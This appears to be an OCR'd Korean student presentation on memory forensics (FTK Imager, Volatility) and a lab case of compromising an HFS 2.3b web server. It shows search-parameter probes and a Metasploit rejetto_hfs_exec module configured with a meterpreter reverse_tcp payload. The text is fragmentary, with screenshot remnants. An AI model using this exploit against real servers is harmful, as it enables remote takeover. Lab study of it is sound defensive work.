2022-03-10

HFS 웹서버 취약점 및 메모리 포렌식

201812745 김종원

A Table of Contents.

1 메모리 포렌식

2 침해사고 메모리 분석 - HFS 웹서버 취약점을 이용한 내부 침투 사례

메모리 포렌식이란?

컴퓨터 하드웨어 중, 주기억장치(RAM)에 남아있는 데이터 흔적을 분석하는 기법

메모리(RAM) 특성


휘발성


- 프로세스 정보
- 네트워크 연결 정보
- 악성코드 파일 정보
- 시스템 관련 데이터 구조
- 사용자 활동 정보

=>비휘발성 정보

FTK Imager (메모리 덤프)

침해사고 분석을 위해 메모리의 상태 및 데이터를 보존하기 위해 물리적 메모리를 파일로 변환





Destination path: C:₩Users₩JB₩Desktop

Destination filename: memdump.mem

□ Include pagefile

pagefile.sys

□ Create AD1 file

memcapture.ad1


- .vmem
- .raw
- .img
- dmp

Part 1,

메모리 포렌식

Volatility (메모리 분석)


침해사고 분석을 위해 파일로 변환된 메모리에서 데이터 흔적을 분석



```
C:₩Windows₩system32>cd C:₩qwerasdf₩volatility_2.6_win64_standalone

C:₩qwerasdf₩volatility_2.6_win64_standalone>vol.exe -f win7.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:₩qwerasdf₩volatility_2.6_win64_standalone₩win7.raw)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82b7ac30L
          Number of Processors : 4
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82b7bc00L
                KPCR for CPU 1 : 0x807cb000L
                KPCR for CPU 2 : 0x8b515000L
                KPCR for CPU 3 : 0x8b550000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2019-07-06 09:45:07 UTC+0000
     Image local date and time : 2019-07-06 02:45:07 -0700
```

Part 2, 침해사고 메모리 분석 - HFS 웹서버 취약점을 이용한 내부 침투 사례

HFS (HttpFileServer)



http://10.0.2.15/

```
6:02:36 PM Check update: new version found: 2.3m
6:03:00 PM 127.0.0.1:49271 Requested GET /
6:35:53 PM 127.0.0.1:49300 Requested GET /?search=234
6:36:35 PM 127.0.0.1:49300 Requested GET /?search=7:25:48 PM
7:25:58 PM 127.0.0.1:49330 Requested GET /?search=? 111
7:25:59 PM 127.0.0.1:49334 Requested GET /?search=? 111
7:26:01 PM 127.0.0.1:49334 Requested GET /?search=? 111
```

IP address	File
127.0.0.1:49329	-
127.0.0.1:49330	-

localhost/?search=?%20111

0 folders, 0 files, 0 bytes

Search: ? 111


0 items selected

HttpFileServer 2.3b
Server time: 3/6/2022 7:26:01 PM
Server uptime: 01:24:45

No items match your search query

- 간단한 파일 공유 프로그램
- 웹 페이지 방식의 파일 공유 서버
- 악성코드 유포서버로 이용

HFS (HttpFileServer) 취약점


win7 [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
HFS ~ HTTP File Server 2.3b
C:\Windows\System32\cmd.exe
C:\Windows\System32\cmd.exe
ns match your search
IP address
File
Out: 0.0 KB/s
In: 0.0 KB/s
7:28 PM
3/6/2022
Right Control

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user\Desktop\hfs2.3b>_
```

Server time: 3/6/2022 7:28:46 PM
Server uptime: 01:27:30

IP address	File
127.0.0.1:49346	-
127.0.0.1:49347	-


HFS (HttpFileServer) 취약점을 이용한 내부 침투

실습 환경


- Kali Linux IP : 10.0.2.4
  - metasploit
- Windows7 sp1 IP : 10.0.2.15
  - hfs2.3

침해사고 메모리 분석 - HFS 웹서버 취약점을 이용한 내부 침투 사례

HFS (HttpFileServer) 취약점을 이용한 내부 침투


kali-linux-2022.1-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
1 2 3 4
5:48
kali@kali: ~
File Actions Edit View Help
Right Control


```
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-fra
                                         mework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be a
                                         n address on the local machine or 0.0.0.0 to listen on all addre
                                         sses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


kali-linux-2022.1-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
1 2 3 4
6:29
kali@kali: ~
File Actions Edit View Help
Right Control

